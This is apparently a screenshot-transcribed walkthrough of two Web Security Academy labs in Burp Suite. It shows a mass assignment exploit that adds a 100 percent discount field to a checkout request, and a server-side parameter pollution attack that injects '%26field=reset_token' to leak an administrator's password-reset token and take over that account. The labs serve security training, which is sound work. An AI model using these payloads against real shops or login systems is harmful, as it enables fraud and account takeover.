| 8  | https://0a24005403d67af582f26... | GET    | /my-account?id=wiener        |        | ✓      | 200         | 6867   | HTML      |           | Exploiting a mass assign... |       | ✓   | 79.125.84.16 |                     | 01:05:05 18 Ja... | 8080          | 937               |
| 9  | https://0a24005403d67af582f26... | GET    | /academyLabHeader            |        |        | 101         | 147    |           |           |                             |       | ✓   | 79.125.84.16 |                     | 01:05:06 18 Ja... | 8080          | 101               |
| 10 | https://0a24005403d67af582f26... | GET    | /                            |        |        | 200         | 14249  | HTML      |           | Exploiting a mass assign... |       | ✓   | 79.125.84.16 |                     | 01:05:09 18 Ja... | 8080          | 806               |
| 11 | https://0a24005403d67af582f26... | GET    | /academyLabHeader            |        |        | 101         | 147    |           |           |                             |       | ✓   | 79.125.84.16 |                     | 01:05:10 18 Ja... | 8080          | 91                |
| 12 | https://0a24005403d67af582f26... | GET    | /product?productid=1         |        | ✓      | 200         | 8314   | HTML      |           | Exploiting a mass assign... |       | ✓   | 79.125.84.16 |                     | 01:05:11 18 Ja... | 8080          | 1014              |
| 13 | https://0a24005403d67af582f26... | GET    | /academyLabHeader            |        |        | 101         | 147    |           |           |                             |       | ✓   | 79.125.84.16 |                     | 01:05:12 18 Ja... | 8080          | 91                |
| 14 | https://0a24005403d67af582f26... | POST   | /cart                        |        | ✓      | 302         | 100    |           |           |                             |       | ✓   | 79.125.84.16 |                     | 01:05:13 18 Ja... | 8080          | 7235              |
| 15 | https://0a24005403d67af582f26... | GET    | /product?productid=1         |        | ✓      | 200         | 8314   | HTML      |           | Exploiting a mass assign... |       | ✓   | 79.125.84.16 |                     | 01:05:21 18 Ja... | 8080          | 1395              |
| 16 | https://0a24005403d67af582f26... | GET    | /academyLabHeader            |        |        | 101         | 147    |           |           |                             |       | ✓   | 79.125.84.16 |                     | 01:05:23 18 Ja... | 8080          | 115               |
| 17 | https://0a24005403d67af582f26... | GET    | /cart                        |        |        | 200         | 8867   | HTML      |           | Exploiting a mass assign... |       | ✓   | 79.125.84.16 |                     | 01:05:23 18 Ja... | 8080          | 2686              |
| 18 | https://0a24005403d67af582f26... | GET    | /api/checkout                |        |        | 200         | 300    | JSON      |           |                             |       | ✓   | 79.125.84.16 |                     | 01:05:26 18 Ja... | 8080          | 971               |
| 19 | https://0a24005403d67af582f26... | GET    | /academyLabHeader            |        |        | 101         | 147    |           |           |                             |       | ✓   | 79.125.84.16 |                     | 01:05:26 18 Ja... | 8080          | 99                |
| 20 | https://0a24005403d67af582f26... | POST   | /api/checkout                |        | ✓      | 201         | 110    |           |           |                             |       | ✓   | 79.125.84.16 |                     | 01:05:28 18 Ja... | 8080          | 1077              |
| 21 | https://0a24005403d67af582f26... | GET    | /cart?err=INSUFFICIENT_FUNDS |        | ✓      | 200         | 8953   | HTML      |           | Exploiting a mass assign... |       | ✓   | 79.125.84.16 |                     | 01:05:29 18 Ja... | 8080          | 2701              |
| 22 | https://0a24005403d67af582f26... | GET    | /api/checkout                |        |        | 200         | 300    | JSON      |           |                             |       | ✓   | 79.125.84.16 |                     | 01:05:32 18 Ja... | 8080          | 2478              |
| 23 | https://0a24005403d67af582f26... | GET    | /academyLabHeader            |        |        | 101         | 147    |           |           |                             |       | ✓   | 79.125.84.16 |                     | 01:05:33 18 Ja... | 8080          | 97                |

Request: GET /api/checkout HTTP/2

Response: HTTP/2 200 OK

Inspector: Request attributes, Request cookies, Request headers, Response headers

Burp Suite Community Edition v2025.12.3 - Temporary Project

Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn

Send Cancel

Target: https://0a24005403d67af582f261f000890002.web-security-academy.net HTTP/2

Request: GET /api/checkout HTTP/2

Response: HTTP/2 200 OK

Inspector: Request attributes, Request query parameters, Request body parameters, Request cookies, Request headers, Response headers

1 Burp Project Intruder Repeater View Help

Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn

1 x +

Send Cancel < > % Burp AI

Target: https://0a24005403d67af582f261f000890002.web-security-academy.net HTTP/2

**Request**

Pretty Raw Hex

```
1 POST /api/checkout HTTP/2
2 Host: 0a24005403d67af582f261f000890002.web-security-academy.net
3 Cookie: session=b7Xf4N14AEs311Ayejb1VUeYHieFm6g
4 Sec-Ch-Ua-Platform: "Windows"
5 Accept-Language: ru-RU,ru;q=0.9
6 Sec-Ch-Ua: "Chromium";v="143", "Not A(Brand";v="24"
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
8 Gecko) Chrome/143.0.0.0 Safari/537.36
9 Sec-Ch-Ua-Mobile: 70
10 Accept: */*
11 Sec-Fetch-Site: same-origin
12 Sec-Fetch-Mode: cors
13 Sec-Fetch-Dest: empty
14 Referer: https://0a24005403d67af582f261f000890002.web-security-academy.net/cart
15 Content-Encoding: gzip, deflate, br
16 Content-Length: 155
17 {
  "chosen_discount":{
    "percentage":100
  },
  "chosen_products":[
    {
      "product_id":"1",
      "name":"Lightweight \"133t\" Leather Jacket",
      "quantity":1,
      "item_price":133700
    }
  ]
}
```

**Response**

Pretty Raw Hex Render

```
1 HTTP/2 201 Created
2 Location: /cart/order-confirmation?order-confirmed=true
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 0
5
6
```

**Inspector**

Request attributes 2

Request query parameters 0

Request cookies 1

Request headers 17

Response headers 3

0 highlights

0 highlights

Done 127 bytes | 173 millis

Event log All issues Memory: 159.3MB of 15.97GB Disabled

Поиск

Exploiting a mass assignment vulnerability

LAB Solved

Back to lab description >>

**WebSecurity Academy**

**Exploiting a mass assignment vulnerability**

CONGRATULATIONS, YOU SOLVED THE LAB!

Share your skills! Continue learning >>

Home | My account | 1

Store credit: \$0.00

Cart

Not enough store credit for this purchase

Lightweight "133t" Leather Jacket \$1337.00 - 1 + Remove

Total: \$1337.00

Place order

Поиск



My progress

- ✓ API recon
- ✓ API documentation
- ✓ Identifying and interacting with API endpoints
- ✓ Finding hidden parameters
- **Mass assignment vulnerabilities (4 of 4)**
- Preventing vulnerabilities in APIs
- Server-side parameter pollution
- Testing for server-side parameter pollution in the query string
- Testing for server-side parameter pollution in REST paths
- Testing for server-side parameter pollution in structured data formats
- Testing for server-side parameter pollution with automated tools
- Preventing server-side parameter

Lab: Exploiting a mass assignment vulnerability

PRACTITIONER  
LAB Solved

To solve the lab, find and exploit a mass assignment vulnerability to buy a **Lightweight I33t Leather Jacket**. You can log in to your own account using the following credentials: `wiener:peter`.

Required knowledge

To solve this lab, you'll need to know:

- What mass assignment is.
- Why mass assignment may result in hidden parameters.
- How to identify hidden parameters.
- How to exploit mass assignment vulnerabilities.

These points are covered in our API Testing Academy topic.

ACCESS THE LAB

Solution

BACK

CONTINUE →

Up next: Preventing vulnerabilities in APIs

## 4. Lab: Exploiting server-side parameter pollution in a query string

Burp Suite Community Edition v2025.12.3 - Temporary Project

Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn

Intercept HTTP history WebSockets history Match and replace Proxy settings

Filter settings: Hiding CSS and image content; hiding specific extensions

| #  | Host                                                              | Method | URL               | Params | Edited | Status code | Length | MIME type | Extension | Title                        | Notes | TLS | IP            | Cookies              | Time              | Listener port | Start respons... |
|----|-------------------------------------------------------------------|--------|-------------------|--------|--------|-------------|--------|-----------|-----------|------------------------------|-------|-----|---------------|----------------------|-------------------|---------------|------------------|
| 1  | https://0a4b004c04e3eb1e80629a98006d00d6.web-security-academy.net | GET    | /                 |        |        | 200         | 10925  | HTML      |           | Exploiting server-side pa... |       | ✓   | 34.246.129.62 | session=V2YNjyD6t... | 11:46:12 20 Ja... | 8080          | 92               |
| 33 | https://0a4b004c04e3eb1e80629a98006d00d6.web-security-academy.net | GET    | /academyLabHeader |        |        | 101         | 147    |           |           |                              |       | ✓   | 34.246.129.62 |                      | 11:46:13 20 Ja... | 8080          | 93               |
| 35 | https://0a4b004c04e3eb1e80629a98006d00d6.web-security-academy.net | GET    | /my-account       |        |        | 302         | 85     |           |           |                              |       | ✓   | 34.246.129.62 |                      | 11:46:54 20 Ja... | 8080          | 142              |
| 36 | https://0a4b004c04e3eb1e80629a98006d00d6.web-security-academy.net | GET    | /login            |        |        | 200         | 3463   | HTML      |           | Exploiting server-side pa... |       | ✓   | 34.246.129.62 |                      | 11:46:55 20 Ja... | 8080          | 98               |
| 38 | https://0a4b004c04e3eb1e80629a98006d00d6.web-security-academy.net | GET    | /academyLabHeader |        |        | 101         | 147    |           |           |                              |       | ✓   | 34.246.129.62 |                      | 11:47:00 20 Ja... | 8080          | 88               |
| 39 | https://0a4b004c04e3eb1e80629a98006d00d6.web-security-academy.net | POST   | /login            |        | ✓      | 200         | 3541   | HTML      |           | Exploiting server-side pa... |       | ✓   | 34.246.129.62 |                      | 11:47:00 20 Ja... | 8080          | 146              |
| 40 | https://0a4b004c04e3eb1e80629a98006d00d6.web-security-academy.net | GET    | /academyLabHeader |        |        | 101         | 147    |           |           |                              |       | ✓   | 34.246.129.62 |                      | 11:47:01 20 Ja... | 8080          | 115              |
| 41 | https://0a4b004c04e3eb1e80629a98006d00d6.web-security-academy.net | GET    | /forgot-password  |        |        | 200         | 3397   | HTML      |           | Exploiting server-side pa... |       | ✓   | 34.246.129.62 |                      | 11:47:02 20 Ja... | 8080          | 94               |
| 43 | https://0a4b004c04e3eb1e80629a98006d00d6.web-security-academy.net | GET    | /academyLabHeader |        |        | 101         | 147    |           |           |                              |       | ✓   | 34.246.129.62 |                      | 11:47:02 20 Ja... | 8080          | 92               |
| 44 | https://0a4b004c04e3eb1e80629a98006d00d6.web-security-academy.net | POST   | /forgot-password  |        | ✓      | 200         | 162    | JSON      |           |                              |       | ✓   | 34.246.129.62 |                      | 11:47:05 20 Ja... | 8080          | 140              |

Request

1 GET /forgot-password HTTP/2

2 Host: 0a4b004c04e3eb1e80629a98006d00d6.web-security-academy.net

3 Cookie: session=V2YNjyD6t11e08m1wKVQ0tALwBD6d47

4 Sec-Ch-Ua: "Chromium";v="143", "Not A(Brand";v="24"

5 Sec-Ch-Ua-Mobile: 70

6 Sec-Ch-Ua-Platform: "Windows"

7 Accept-Language: ru-RU,ru;q=0.9

8 Upgrade-Insecure-Requests: 1

9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/143.0.0.0 Safari/537.36

10 Accept:

11 text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,\*/\*; q=0.9,application/signed-exchange;v=b3;q=0.7

12 Sec-Fetch-Site: same-origin

13 Sec-Fetch-Mode: navigate

14 Sec-Fetch-User: ?1

15 Referer: https://0a4b004c04e3eb1e80629a98006d00d6.web-security-academy.net/login

16 Accept-Encoding: gzip, deflate, br

17 Priority: u=0, i

Response

47

48

49

50

51

52

53

54

55

56

57

58

59

60

61

62

63

64

65

66

67

Inspector

Request attributes 2

Request cookies 1

Request headers 19

Response headers 3

Event log All issues

Memory: 148.4MB of 15.97GB

Disabled

11:48 20.01.2026

Burp Suite Community Edition v2025.12.3 - Temporary Project

Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn

1 X +

Send Cancel < > Burp AI

Target: https://0a4b004c04e3eb1e80629a98006d00d6.web-security-academy.net HTTP/2

Request

1 GET /forgot-password HTTP/2

2 Host: 0a4b004c04e3eb1e80629a98006d00d6.web-security-academy.net

3 Cookie: session=V2YNjyD6t11e08m1wKVQ0tALwBD6d47

4 Sec-Ch-Ua: "Chromium";v="143", "Not A(Brand";v="24"

5 Sec-Ch-Ua-Mobile: 70

6 Sec-Ch-Ua-Platform: "Windows"

7 Accept-Language: ru-RU,ru;q=0.9

8 Upgrade-Insecure-Requests: 1

9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/143.0.0.0 Safari/537.36

10 Accept:

11 text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,\*/\*; q=0.9,application/signed-exchange;v=b3;q=0.7

12 Sec-Fetch-Site: same-origin

13 Sec-Fetch-Mode: navigate

14 Sec-Fetch-User: ?1

15 Referer: https://0a4b004c04e3eb1e80629a98006d00d6.web-security-academy.net/login

16 Accept-Encoding: gzip, deflate, br

17 Priority: u=0, i

Response

47

48

49

50

51

52

53

54

55

56

57

58

59

60

61

62

63

64

65

66

67

Inspector

Request attributes 2

Request query parameters 0

Request body parameters 0

Request cookies 1

Request headers 19

Response headers 3

Event log All issues

Memory: 143.9MB of 15.97GB

Disabled

11:48 20.01.2026

1 x +

Send Cancel < > % Burp AI

Target: <https://0a4b004c04e3eb1e80629a98006d00d6.web-security-academy.net> HTTP/2

**Request**

Pretty Raw Hex

```
1 GET /static/js/forgotPassword.js HTTP/2
2 Host: 0a4b004c04e3eb1e80629a98006d00d6.web-security-academy.net
3 Cookie: session=V2YhYjY0dC1l1e08Bm1wRVQ0ALwBD6d47
4 Sec-Ch-Ua: "Chromium";v="143", "Not A(Brand";v="24"
5 Sec-Ch-Ua-Mobile: ?0
6 Sec-Ch-Ua-Platform: "Windows"
7 Accept-Language: ru-RU,ru;q=0.9
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
  Gecko) Chrome/143.0.0.0 Safari/537.36
10 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;
  q=0.8,application/signed-exchange;v=b3;q=0.7
11 Sec-Fetch-Site: same-origin
12 Sec-Fetch-Mode: navigate
13 Sec-Fetch-User: ?1
14 Sec-Fetch-Dest: document
15 Referer: https://0a4b004c04e3eb1e80629a98006d00d6.web-security-academy.net/login
16 Accept-Encoding: gzip, deflate, br
17 Priority: u=0, i
18
19
```

**Response**

Pretty Raw Hex Render

```
39 );
40 fetch(window.location.pathname, config)
41 .then(response => response.json())
42 .then(jsonResponse => {
43   if (!jsonResponse.hasOwnProperty("result"))
44     {
45       forgotPasswordError.textContent = "Invalid username";
46     }
47   else
48     {
49       forgotPasswordError.textContent = `Please check your email: "${jsonResponse.result}"`;
50       forgotPasswordForm.className = "";
51       forgotPasswordForm.style.display = "none";
52     }
53   }
54   .catch(err => {
55     forgotPasswordError.textContent = "Invalid username";
56   });
57   }
58   .catch(error) {
59     console.error("Unexpected Error:", error);
60   }
61 }
62 const displayMsg = (e) => {
63   e.preventDefault();
64   validateInputsAndCreateMsg(e);
65 };
66
67 forgotPwdReady() => {
68   const queryString = window.location.search;
69   const urlParams = new URLSearchParams(queryString);
70   const resetToken = urlParams.get('reset-token');
71   if (resetToken)
72     {
73       window.location.href = `/forgot-password?reset_token=${resetToken}`;
74     }
75   else
76     {
77       const forgotPasswordBtn = document.getElementById("forgot-password-btn");
78       forgotPasswordBtn.addEventListener("click", displayMsg);
79     }
80   }
81 );
82
```

Inspector

Request attributes 2

Request query parameters 0

Request body parameters 0

Request cookies 1

Request headers 19

Response headers 3

2.673 bytes | 139 millis

Event log All issues

Memory: 138.5MB of 15.97GB Disabled

11:51 20.01.2026

1 2 x +

Send Cancel < > % Burp AI

Target: <https://0a4b004c04e3eb1e80629a98006d00d6.web-security-academy.net> HTTP/2

**Request**

Pretty Raw Hex

```
1 POST /forgot-password HTTP/2
2 Host: 0a4b004c04e3eb1e80629a98006d00d6.web-security-academy.net
3 Cookie: session=V2YhYjY0dC1l1e08Bm1wRVQ0ALwBD6d47
4 Content-Length: 60
5 Sec-Ch-Ua-Platform: "Windows"
6 Accept-Language: ru-RU,ru;q=0.9
7 Sec-Ch-Ua: "Chromium";v="143", "Not A(Brand";v="24"
8 Content-Type: x-www-form-urlencoded
9 Sec-Ch-Ua-Mobile: ?0
10 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
  Gecko) Chrome/143.0.0.0 Safari/537.36
11 Accept: */*
12 Origin: https://0a4b004c04e3eb1e80629a98006d00d6.web-security-academy.net
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-Mode: cors
15 Sec-Fetch-Dest: empty
16 Referer: https://0a4b004c04e3eb1e80629a98006d00d6.web-security-academy.net/forgot-password
17 Accept-Encoding: gzip, deflate, br
18 Priority: u=1, i
19
20 csrf=9Smsy7aj3DP8da8C1Cr1LL8ToE8tJ6kg&username=administrator
```

**Response**

Pretty Raw Hex Render

```
1 HTTP/2 200 OK
2 Content-Type: application/json; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 49
5
6 {
7   "result": "*****@normal-user.net",
8   "type": "email"
9 }
```

Inspector

Request attributes 2

Request query parameters 0

Request body parameters 2

Request cookies 1

Request headers 20

Response headers 3

162 bytes | 131 millis

Event log All issues

Memory: 138.5MB of 15.97GB Disabled

11:51 20.01.2026

Burp Suite Community Edition v2025.12.3 - Temporary Project

Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn

Target: <https://0a4b004c04e3eb1e80629a98006d00d6.web-security-academy.net> HTTP/2

Request

```
1 POST /forgot-password HTTP/2
2 Host: 0a4b004c04e3eb1e80629a98006d00d6.web-security-academy.net
3 Cookie: session=V2YHjyP6c1i6o8BmJwKVq0tALwBd6d47
4 Content-Length: 63
5 Sec-Ch-Ua-Platform: "Windows"
6 Accept-Language: ru-RU,ru;q=0.9
7 Sec-Ch-Ua: "Chromium";v="143", "Not A(Brand";v="24"
8 Content-Type: x-www-form-urlencoded
9 Sec-Ch-Ua-Mobile: 70
10 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/143.0.0.0 Safari/537.36
11 Accept: */*
12 Origin: https://0a4b004c04e3eb1e80629a98006d00d6.web-security-academy.net
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-Mode: cors
15 Sec-Fetch-Dest: empty
16 Referer: https://0a4b004c04e3eb1e80629a98006d00d6.web-security-academy.net/forgot-password
17 Accept-Encoding: gzip, deflate, br
18 Priority: u=1, i
19
20 csrf=9Smsy7aj2DP8daBC1Crill8ToE8tJ6kg&username=administrator%33
```

Response

```
1 HTTP/2 400 Bad Request
2 Content-Type: application/json; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 33
5
6 {
7   "error": "Field not specified."
8 }
```

Inspector

- Request attributes: 2
- Request query parameters: 0
- Request body parameters: 2
- Request cookies: 1
- Request headers: 20
- Response headers: 3

Done 155 bytes | 97 millis

Event log All issues Memory: 138.5MB of 15.97GB Disabled 11:52 20.01.2026

Burp Suite Community Edition v2025.12.3 - Temporary Project

Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn

Target: <https://0a4b004c04e3eb1e80629a98006d00d6.web-security-academy.net> HTTP/2

Request

```
1 POST /forgot-password HTTP/2
2 Host: 0a4b004c04e3eb1e80629a98006d00d6.web-security-academy.net
3 Cookie: session=V2YHjyP6c1i6o8BmJwKVq0tALwBd6d47
4 Content-Length: 72
5 Sec-Ch-Ua-Platform: "Windows"
6 Accept-Language: ru-RU,ru;q=0.9
7 Sec-Ch-Ua: "Chromium";v="143", "Not A(Brand";v="24"
8 Content-Type: x-www-form-urlencoded
9 Sec-Ch-Ua-Mobile: 70
10 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/143.0.0.0 Safari/537.36
11 Accept: */*
12 Origin: https://0a4b004c04e3eb1e80629a98006d00d6.web-security-academy.net
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-Mode: cors
15 Sec-Fetch-Dest: empty
16 Referer: https://0a4b004c04e3eb1e80629a98006d00d6.web-security-academy.net/forgot-password
17 Accept-Encoding: gzip, deflate, br
18 Priority: u=1, i
19
20 csrf=9Smsy7aj2DP8daBC1Crill8ToE8tJ6kg&username=administrator%26field=xxx
```

Response

```
1 HTTP/2 400 Bad Request
2 Content-Type: application/json; charset=utf-8
3 X-Content-Type-Options: nosniff
4 X-Frame-Options: SAMEORIGIN
5 Content-Length: 58
6
7 {
8   "type": "ClientError",
9   "code": 400,
10  "error": "Invalid field."
11 }
```

Inspector

- Request attributes: 2
- Request query parameters: 0
- Request body parameters: 2
- Request cookies: 1
- Request headers: 20
- Response headers: 4

Done 213 bytes | 177 millis

Event log All issues Memory: 138.5MB of 15.97GB Disabled 11:52 20.01.2026

we must use intruder with payload via list, but this functionality is only in pro version

1 Burp Project Intruder Repeater View Help Burp Suite Community Edition v2025.12.3 - Temporary Project

Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn

1 2 x +

Send Cancel < > Burp AI

Target: <https://0a4b004c04e3eb1e80629a98006d00d6.web-security-academy.net> HTTP/2

**Request**  
Pretty Raw Hex  
1 POST /forgot-password HTTP/2  
2 Host: 0a4b004c04e3eb1e80629a98006d00d6.web-security-academy.net  
3 Cookie: session=V2Yhjy96t1i6o8Bm3wKVq0tALw8D6d47  
4 Content-Length: 77  
5 Sec-Ch-Ua-Platform: "Windows"  
6 Accept-Language: ru-RU,ru;q=0.9  
7 Sec-Ch-Ua: "Chromium";v="143", "Not A(Brand";v="24"  
8 Content-Type: x-www-form-urlencoded  
9 Sec-Ch-Ua-Mobile: 70  
10 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/143.0.0.0 Safari/537.36  
11 Accept: /\*  
12 Origin: https://0a4b004c04e3eb1e80629a98006d00d6.web-security-academy.net  
13 Sec-Fetch-Site: same-origin  
14 Sec-Fetch-Mode: cors  
15 Sec-Fetch-Dest: empty  
16 Referer: https://0a4b004c04e3eb1e80629a98006d00d6.web-security-academy.net/forgot-password  
17 Accept-Encoding: gzip, deflate, br  
18 Priority: u=1, i  
19  
20 csrf=9SnsP7aj2DP8daBC1CrillStoE8tJ6kg&username=administrator%26field=username

**Response**  
Pretty Raw Hex Render  
1 HTTP/2 200 OK  
2 Content-Type: application/json; charset=utf-8  
3 X-Content-Type-Options: nosniff  
4 X-Frame-Options: SAMEORIGIN  
5 Content-Length: 44  
6  
7 {  
8 "result": "administrator",  
9 "type": "username"  
10 }  
11

**Inspector**  
Request attributes 2  
Request query parameters 0  
Request body parameters 2  
Request cookies 1  
Request headers 20  
Response headers 4

Done 190 bytes | 129 millis

Event log All issues Memory: 139.3MB of 15.97GB Disabled 11:54 20.01.2026

1 Burp Project Intruder Repeater View Help Burp Suite Community Edition v2025.12.3 - Temporary Project

Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn

1 2 x +

Send Cancel < > Burp AI

Target: <https://0a4b004c04e3eb1e80629a98006d00d6.web-security-academy.net> HTTP/2

**Request**  
Pretty Raw Hex  
1 POST /forgot-password HTTP/2  
2 Host: 0a4b004c04e3eb1e80629a98006d00d6.web-security-academy.net  
3 Cookie: session=V2Yhjy96t1i6o8Bm3wKVq0tALw8D6d47  
4 Content-Length: 74  
5 Sec-Ch-Ua-Platform: "Windows"  
6 Accept-Language: ru-RU,ru;q=0.9  
7 Sec-Ch-Ua: "Chromium";v="143", "Not A(Brand";v="24"  
8 Content-Type: x-www-form-urlencoded  
9 Sec-Ch-Ua-Mobile: 70  
10 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/143.0.0.0 Safari/537.36  
11 Accept: /\*  
12 Origin: https://0a4b004c04e3eb1e80629a98006d00d6.web-security-academy.net  
13 Sec-Fetch-Site: same-origin  
14 Sec-Fetch-Mode: cors  
15 Sec-Fetch-Dest: empty  
16 Referer: https://0a4b004c04e3eb1e80629a98006d00d6.web-security-academy.net/forgot-password  
17 Accept-Encoding: gzip, deflate, br  
18 Priority: u=1, i  
19  
20 csrf=9SnsP7aj2DP8daBC1CrillStoE8tJ6kg&username=administrator%26field=email

**Response**  
Pretty Raw Hex Render  
1 HTTP/2 200 OK  
2 Content-Type: application/json; charset=utf-8  
3 X-Content-Type-Options: SAMEORIGIN  
4 Content-Length: 49  
5  
6 {  
7 "result": "\*\*\*\*\*@normal-user.net",  
8 "type": "email"  
9 }  
10

**Inspector**  
Request attributes 2  
Request query parameters 0  
Request body parameters 2  
Request cookies 1  
Request headers 20  
Response headers 3

Done 162 bytes | 93 millis

Event log All issues Memory: 139.3MB of 15.97GB Disabled 11:54 20.01.2026

1234567891011121314151617181920

POST /forgot-password HTTP/2

Host: 0a4b004c04e3eb1e80629a98006d00d6.web-security-academy.net

Cookie: session=V2Yjy96c1i6o8Bm3wKVq0tALw8D6d47

Content-Length: 80

Sec-Ch-Ua-Platform: "Windows"

Accept-Language: ru-RU,ru;q=0.9

Sec-Ch-Ua: "Chromium";v="143", "Not A(Brand";v="24"

Content-Type: x-www-form-urlencoded

Sec-Ch-Ua-Mobile: 70

Accept-Language: ru-RU,ru;q=0.9

Sec-Ch-Ua: "Chromium";v="143", "Not A(Brand";v="24"

Content-Type: x-www-form-urlencoded

Sec-Ch-Ua-Mobile: 70

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/143.0.0.0 Safari/537.36

Accept: \*/\*

Origin: https://0a4b004c04e3eb1e80629a98006d00d6.web-security-academy.net

Sec-Fetch-Site: same-origin

Sec-Fetch-Mode: cors

Sec-Fetch-Dest: empty

Referer: https://0a4b004c04e3eb1e80629a98006d00d6.web-security-academy.net/forgot-password

Accept-Encoding: gzip, deflate, br

Priority: u=1, i

csrf=9Snsp7aj2DP8daBC1Crill8ToE8tJ6kgusername=administrator&field=reset\_token

1234567

HTTP/2 200 OK

Content-Type: application/json; charset=utf-8

X-Content-Type-Options: nosniff

X-Frame-Options: SAMEORIGIN

Content-Length: 66

{

"result": "zf1dmkqkufd9bhvo774661ab578kn83y",

"type": "reset\_token"

}

Inspector

Selection 32 (0x20)

Selected text

zf1dmkqkufd9bhvo774661ab578kn83y

Request attributes 2

Request query parameters 0

Request body parameters 2

Request cookies 1

Request headers 20

Response headers 4

Done

Event log All issues

Memory: 133.8MB of 15.97GB Disabled

212 bytes | 129 millis

Exploiting server-side parameter: x

https://0a4b004c04e3eb1e80629a98006d00d6.web-security-academy.net/forgot-password?reset\_token=zf1dmkqkufd9bhvo774661ab578kn83y

WebSecurity Academy

Exploiting server-side parameter pollution in a query string

LAB Not solved

Back to lab home Back to lab description >>

Home | My account

Please enter your username

administrator

Submit





Exploiting server-side parameter pollution in a query string

0a4b004c04e3eb1e80629a98006d00d5.web-security-academy.net/my-account

WebSecurity Academy

Exploiting server-side parameter pollution in a query string

LAB Not solved

Back to lab description >>

Home | Admin panel | My account | Log out

My Account

Your username is: administrator

Your email is: admin@normal-user.net

Email

Update email

Exploiting server-side parameter pollution in a query string

0a4b004c04e3eb1e80629a98006d00d5.web-security-academy.net/admin

WebSecurity Academy

Exploiting server-side parameter pollution in a query string

